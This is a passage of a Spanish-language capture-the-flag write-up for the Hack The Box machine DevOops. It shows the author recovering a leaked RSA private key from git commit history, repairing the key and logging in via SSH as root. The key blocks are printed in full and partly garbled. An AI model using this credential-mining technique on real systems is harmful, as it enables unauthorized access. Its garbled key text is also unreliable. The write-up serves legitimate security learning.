Date: Mon Mar 19 09:33:06 2018 -0400


    reverted accidental commit with proper key

diff --git a/resources/integration/authcredentials.key b/resources/integration/authcredentials.key
index 44c981f..f4bde49 100644
--- a/resources/integration/authcredentials.key
+++ b/resources/integration/authcredentials.key
@@ -1,28 +1,27 @@
-----BEGIN RSA PRIVATE KEY-----
-MIIIEogIBAAKCAQEARdvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcPOVj9DdSIEde
-8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hLCvt+4oP7DqWXoo/hfaUuyU5i
-vr+5Ui0nD+YBKyyuin+4CB8jSQvwOG+LLA3IGAzVf56J0WP9FILH/NwYW2iovTRK
-nz1y2vd03ug94XX8y0bbMR9Mtpj292wNrxmUSQ5glioqrSrwFfevWt/rEgIVmrb+
-CCjeERnxMwaZNFP0SYoiC5HweyXD6ZLGFO4u0VuImILGJyyQJ8u5BI2mc/SHSE0c
-F9DmYwbVqRcurk3yAS+jEbXgObupXkDHgIoMcWIDAQABAoIBAFAuUuHIKVT+UK2oH
-uzjPbIdyEkDc3PAYP+E/jdqy2EfdoFJKDocOf9BDhxKlM0968PxoBe25jjjt0AAL
-gCfN5I+xZGH19V4HPMCrK6PzskYII3/i4K7FEHmn8ZgDZpj7U69Iz2L9xa4lyzeD
-2X0256pbv/ZYawpHY+EGw3dCMwR66MoBNVS4wAMmOCiE13bzHlgTemlMm6QSY
-NnTtLPXwks84KMfZGbn0LAizBHAqhe5cRfV2CVw2U8GaIS3fqV3ioD0ggQjIIPNM
-HSRik2J/7Y70uBRQN+auzFKV7QeLFER0JsLhLaPhstY5QQReR9oIuTAs9c+oCLa
-2fXe3kkCgYEA367ao0Tisun9UJ70bgNZTDPeaXajhWrZbXlSs0e0Bp5CK/oLc0RB
-GLEKU6HtUuKfVlXdJ22S4/rQb0RiDcU/w0iDzmlCTQJrnLgqzBwNXp+MH6Av9WHG
-jwrjv/loHYF0vXUHHRVJmcXzsfTzk2aJ29TXud5UMqHovvieb3mZ0pcCgYEAxR41
-IMq2dif3laGnQuYrjQVNFfVwDt1JD1mKNG8OppwTgcPbFO+R3+MqL7lvAhHjWKMw
[0] 0:[tmux]* 1: bash-
```

con gedit remplazamos los - por espacios en blanco



damos permisos de lectura en la llave y nos conectamos



como no funciono válido nuevamente el log y detecto que existe una diferencia entre el recurso a y b

```

commit 33e87c312c08735a02fa9c796021a4a3023129ad
Author: Roosa Hakkerson <roosa@solita.fi>
Date: Mon Mar 19 09:33:06 2018 -0400

    reverted accidental commit with proper key

diff --git a/resources/integration/authcredentials.key b/resources/integration/authcredentials.key
index 44c981f..f4bde49 100644
--- a/resources/integration/authcredentials.key
+++ b/resources/integration/authcredentials.key
@@ -1,28 +1,27 @@
-----BEGIN RSA PRIVATE KEY-----
-MIIEEgIBAAKCAQEARdvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcpOVj9DdSIEde
-8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hlCvt+4oP7DqWXoo/hfaUUyU5i
-vr+5Ui0nD+YBKyYuin+4CB8jSQvwOG+LLA3IGA3Vf56J0WP9FILH/NwYW2iovTRK
-nz1y2vd03ug94XX8y0bbMR9Mtpj292wNrxmUSQ5glioqrSrwFfevWt/rEgIVmrB+
-CCjeERnxMwaZNF0SYoiC5HweyXD6ZLgF04u0VuImILGJyyQJ8u5BI2mc/SHSE0c
-F9DmYwbVqRcurk3yAS+jEbXgObupXkDHgIoMCwIDAQABAoIBAFaUuHIKVT+UK2oH
-uzjPbIdyEkDc3PAYP+E/jdqy2eFdfJKDocOf9BDhxKlm0968PxoBe25jjjt0AAL
-gCfN5I+xZGH19V4HPMcRk6PzskYII3/i4K7FEHmN8ZgDZpj7U69Iz2l9xa4lyzeD
-k2X0256DbRv/ZYaWPhX+fGw3dCMwKRs6MoBNVS4wAMmOCiFl3hzHlgIemLMm6QSy
-NnTtLPXwkS84KMfZGbnolAiZbHAqhe5cRFV2CVw2U8GaIS3fqV3ioD0qqQjIIPNM
-HSRik2J/7Y7OuBRQN+auzFKV7QeLFeR0JsLhLaPhstY5QQReQr9oIuTAs9c+oCLai
-2fXe3kkCgYEA367ao0Tisun9UJ70bgNZTDPeaXajhWrZbxLSsOe0Bp5CK/oLc0RB
-GLEKU6HtUuKFvLXdJ22S4/rQb0RiDcU/wOidZmLCTQJrnLgqzBwNXp+MH6Av9WHG0
-jwrjv/loHYF0vXUHRVJmcXzsftZk2aJ29TXud5UMqHovyieb3mZ0pcCgYEAxR41
-IMq2dif3laGnQuYrjQVNFfVwDt1JD1mKNG80ppwTgcPbFO+R3+MqL7lvAhHjWKMw

```

como es un less sigio dando enter y veo las diferencias


```
-oAvexd1JRMkbC7Y0grzZ9i0xHP+mg/LLENmHimcyKCqaY3XzqXqk9l0hA3ymOcLw
-LS407JPRqVmgZzUUnDiAVuUHWuHGGXpWpz9EGau6dIbQaUUS0EE=
+MIIEpQIBAAKCAQEApC7idLMQHm4QDf2d8MFjIW40UickQx/cvxPZX0XunSLD8veN
+ouroJLw0Qtfh+dS6y+rbHnj4+HySF1HCAWs53MYS7m67bCZh9Bj21+E4fz/uwDSE
+23g18kmkjzmWQ2AjDeC0EyWH3k4iRnABruBHs8+fssjW5sSxze74d7Ez3u0I9zPE
+sQ26ynmLutnd/MpyxFjCigP02McCBrlNacLcbEgBgEn9v+KBtUkfGmgt5CNLFv8s
+ukQs4gdHPeSj7kDpgHkRyCt+YAqvs3XkrGMDh3qI9tCPfs8jHUvuRHgYdMnqzI16
+ZBlx4UG0bdxtoE8DLjfoJuWGfCF/dTAFHLK3mwIDAQABaoIBADelrnV9vRudwN+h
+LZ++l7GBlge4YUAX8lkipUKHauTL5S2nDZ807ahejb+dSpCYTPM94tLmGt1C2b0
+JqlpPjstMu9YtIhAFyF522ZqjRaP82YIEkpaFujg9F9xkhKiKHFms/2KppubiHDi9
+oKL7XLUpSnSrWQyMGQx/Vl59V2ZHNsBxptZ+qQYavc7bGP3h4HoRurrPiVlmPwXM
+xl8NWx4knCZEC+YId8cAqyJ2EC4RoAr7tQ3xb46jC24Gc/YfkI9b7WCKpFgiszhw
+vFvkYQDuIvzsIyunqe3YR0v8TKEfWKtm8T9iyb2yXTa+b/U3I9We1P+0nbfjYX8x
+6umhQuECgYEA0fvp8m2KKJkkigDCsaCpP5dWPijukHV+CLBLdcmrvUXRTIa8o4e+
+OWOMW1JPEtDTj7kDpikekvHBPACBd5fYnqYnxPv+6pfyh3H5SuLhu9PPA36MjRyE
+4+tDgPvXsfQAKLF3crG9yKVUqw2G8FFo7dqLp3cDxCs5sk6Gq/LAesCgYEAyiS0
+937GI+GDtBZ4bjylz4L5IH055WI7CYPKrgUeKqi8ovKLDsBEboBbqRWcHr182E94
+SQMoKu++K1nbly2YS+mv4b0anSFdc6bT/SAHKdImo8buqM0IhrYTNvArN/Puv4VT
+Nszh8L9BDEc/DOQQzsKiwIHab/rKJHZeA6cBRECgYEAgl6CwAXBxgJjAc3Uge4
+eGDe3y/cPfWoEs9/AptjiaD03UJi9KPLegaKDZkBG/mjFqFFmV/vfAhyecOdmaAd
+i/Mywc/vzgLjCyBUvxEhazBF4FB8/CuVUtnvAWxgJpgT/1vIi1M4cFpkys8CRDVP
+6TIQBw+BzEJemwKtebSFX40CgYEAtZt61iwYVW4fFCLn8yobka5KoeQ2rCWvgqHb
+8rH4Yz0LLJ2xXwRPtRMtJmCazWdSBYiIOZhTexe+03W8ejrla7Y8ZNSlWnsCWYgV
+RoGCzgJW3Cc6fX8PX0+xnZbyTsejZH+kvkQd7Uv2ZdCQjcVL8wrVMwQUouZgoCdA
+qML/WvECgYEAyNoevgP+tJqDtrXGmLK2hWuoY11ZIGxHUj9YkikwuZQomFk3EffI
+T3Sd/6nWVzi1F016KjhRGrqwb6BCDxeyxG508hHzikoWyMN0AA2st8a8YS6jiOog
+bU34EzQLp7oRU/TK06Mx5ibQxkZPIHfgA1+Qsu27yIwlprQ64+oeEr0=
-----END RSA PRIVATE KEY-----
```

quito los +, pero no me da acceso.


```
(kali㉿kali)-[~/machineshtb/DevOops]
$ cat rootkey
MIIEpQIBAAKCAQEApC7idlMQHM4QDf2d8MFjIW40UickQx/cvxPZX0XunSLD8veN
ouroJLw0Qtfh+dS6y+rbHnj4+HySF1HCAWs53MYS7m67bCZh9Bj21+E4fz/uwDSE
23g18kmkjnzWQ2AjDeC0EyWH3k4iRnABruBHs8+fssjW5sSsze74d7Ez3u0I9zPE
sQ26ynmLutnd/MpyxFjCigP02McCBRLacLcbEgBgEn9v+KBtUkfgMgt5CNLfV8s
ukQs4gdHPeSj7kDpgHkRyCt+YAqvs3XkrgMDh3qI9tCPfs8jHUVuRHyGdMnqzI16
ZBLx4UG0bdxtoE8DLjfoJuWGfCF/dTAFLHK3mwIDAQABAoIBADeLrnV9vRudwN+h
LZ++l7GBlge4YUAX8lkipUKHauTL5S2nDZ807ahejb+dSpcZYTPM94tLmGt1C2b0
JqlpPjstMu9YtIhAfYF522ZqjRaP82YIekpaFujg9FxxhKiKHFms/2KppubiHDi9
oKL7XLUpSnSrWQyMGQx/VL59V2ZHNsBxptZ+qQYavc7bGP3h4HoRurrPiVlmPwXM
xL8NWx4knCZEC+YId8cAqyJ2EC4RoAr7tQ3xb46jC24Gc/YfKI9b7WCKpFgiszhw
vFvkYQDuIvzsIyunge3YR0v8TKEfWKtm8T9iyb2yXTa+b/U3I9We1P+0nbfjYX8x
6umhQuECgYEA0fvp8m2KKJkkigDCsaCpP5dWPijukHV+CLBldcmrvUxRTIa8o4e+
OWOMW1JPetDTj7kDpikervHBPACBd5fYnqYnxPv+6pfyh3H5SuLhu9PPA36MjryE
4+tDgPvXsfQqAKLF3crG9yKVUqw2G8FFo7dqLp3cDxCs5sk6Gq/LAesCgYEAyiS0
937GI+GDtBZ4bjylz4L5IH055WI7CYPKrgUeKqi8ovKLDsBEboBbqRWcHr182E94
SQMoKu++K1nbly2YS+mv4b0anSFdc6bT/SAHKdImo8buqM0IhrYTNvArN/Puv4VT
Nszh8L9BDEc/DOQQZsKiwIHab/rKJHZeA6cBRECgYEAgl6CwAXBxgJjAc3Uge4
eGDe3y/cPfWoEs9/AptjiaD03UJi9KPLegaKDZkBG/mjFqFFmV/vfAhyecOdmaAd
i/Mywc/vzgLjCyBUvxEhazBF4FB8/CuVUtnvAWxgJpgT/1vIi1M4cFpkys8CRDVP
6TIQBw+BzEJemwKTebSFX40CgYEAzt61iwYwV4fFcln8yobka5KoeQ2rCWvgqHb
8rH4Yz0LLJ2xXwRPtRMtJmCazWdSBYiIOZhTexe+03W8ejrla7Y8ZNsWwnsCWYgv
RoGCzgjW3Cc6fX8PX0+xnZbyTsejZH+kvkQd7Uv2ZdCQjcVL8wrVMwQUouZgoCdA
qML/WvECgYEAyNoevgP+tJqDtrxGmLK2hhuoY11ZIxHUj9YkikwuZQomFk3Efft
T3Sd/6nWVzi1F016KjHRGrqwb6BCDxeyxG508hHzikoWyMN0AA2st8a8YS6jioog
bU34EzQLp7oRU/TKO6Mx5ibQxkZPIHfgA1+Qsu27yIwlprQ64+oeEr0=
-----END RSA PRIVATE KEY-----

-----END RSA PRIVATE KEY-----

-----END RSA PRIVATE KEY-----

-----END RSA PRIVATE KEY-----
```

luego de validar un rato veo que no añadí la línea de begin rsa y tambien como no oprimí la tecla enter para ver toda la llave faltaron algunos datos, pruebo nuevamente con la llave que contiene caracteres de - y me deja acceder.

```

$ cat rootkey
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEARdvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcp0Vj9DdSIEde
8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hLCvt+4oP7DqWXoo/hfaUuyU5i
vr+5Ui0nD+YBKyYuiN+4CB8jSQvWOG+LLA3IGA2Vf56J0WP9FILH/NwYW2ioVTRK
nz1y2vd03ug94XX8y0bbMR9Mtpj292wNrxmUSQ5gliaoSrWFFevWt/rEgIVmrB+
CCjeERnxMwaZNFP0SYoiC5HweyXD6ZLgF04u0VuImILGJyyQJ8u5BI2mc/SHSE0c
F9DmYwbVqRcurk3yAS+jEbXg0bupXkDHgIoMCwIDAQABAoIBAFaUuHIKVT+UK2oH
uzjPbIdyEkDc3PAYP+E/jdqy2eFdofJKDocOf9BDhxKlM0968Px0Be25jjt0AAL
gCfN5I+xZGH19V4HPMCRK6PzskYII3/i4K7FEHMn8ZgDZpj7U69Iz2l9xa4lyzeD
k2X0256DbRv/ZYAwpHx+fGw3dCMWkRs6MoBNVS4wAMmOCiFl3hzHlgIemLMm6QSy
NnTtLPXwks84KMfZGbnolAiZbHAqhe5cRfV2CVw2U8GaIS3fqV3ioD0qqQjIIPNM
HSRik2J/7Y70uBRQN+auzFKV7qeLFeR0JsLhLaPhstY5QQReQr9oIuTAs9c+oCLa
2fXe3kkCgYEA367ao0Tisun9UJ70bgNZTDPeaXajhWrZbxLs0e0Bp5CK/oLc0RB
GLEKU6HtUuKFvLxdJ22S4/rQb0RiDcU/w0iDzmlCTQJrnLgqzBwNXp+MH6Av9WHG
jwrjv/loHYF0vXUHRVJmcXzsftZk2aJ29TXud5UMqHovyieb3mZ0pcCgYEAxR41
IMq2dif3laGnQuYrjQVNFfVwDt1JD1mKNG8OppwTgcPbFO+R3+MqL7lvAhHjWKMw
+XjmkQEZbnmwf1fKuIHW9uD9KxxHqgucNv9ySuMtVPp/Qytjn/ltoJR16JNTKqiw
7vSqlsZnT9jR2syvuhhVz4Ei9yA/VYZG2uiCpK0CgYA/UOhz+LYu/MsGoh0+yNXj
Gx+07NU2s9sedqWQi8sJFo0Wk63gD+b5TUvmBoT+HD7NdNKOEX0t6VZM2KeEzFvS
id6fE+5/i/rYHs2Gfz5Nly39ecN5ixbAcM2tDrUo/PcFlfXQhrERxRXJQKPHdJP7
VRFHfKaKuof+bEoEtgATuwKBgC3Ce3bnWEBJuvIjmt6u7EFKj8CgwfPRbXP/INRX
S8Flzil7vCo6C1U80RjnJVwHpw12pPHLHTFgXfUFjvGhAdCFY7Xg0SV+5SwWkec6
md/EquTm84/VugTzNH5JS234dYAbrx498jQaTvV8UgtHJSxAZftL8UAJXmq0R3ie
LWXpAoGADMbq4aFzQuUPldxr3thx0KRz9LJUJfrpADAUBxo8zVvbw4gM2vsXwcZ
oAvexd1JRMkbC7Y0grzZ9i0xHP+mg/LEENmHimcyKCqaY3XzqXqk9l0hA3ym0cLw
LS407JPRqVmgZzUUnDiAVuUHWuHGGXpWpz9EGau6dIbQaUUS0EE=
-----END RSA PRIVATE KEY-----

```

```

(kali@kali)-[~/machineshtb/DevOops]
$ ssh -i rootkey root@10.10.10.91
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

135 packages can be updated.
60 updates are security updates.

Last login: Fri Sep 23 09:46:30 2022
root@devoops:~# wjowami
wjowami: command not found
root@devoops:~# whoami
root
root@devoops:~#

```

Conclusión: La máquina devoops es de dificultad media tirando a fácil, la experiencia de aprender sobre la vulnerabilidad XXE fue divertido, validar los commits y ver los cambios realizados en git también fue muy

educativo.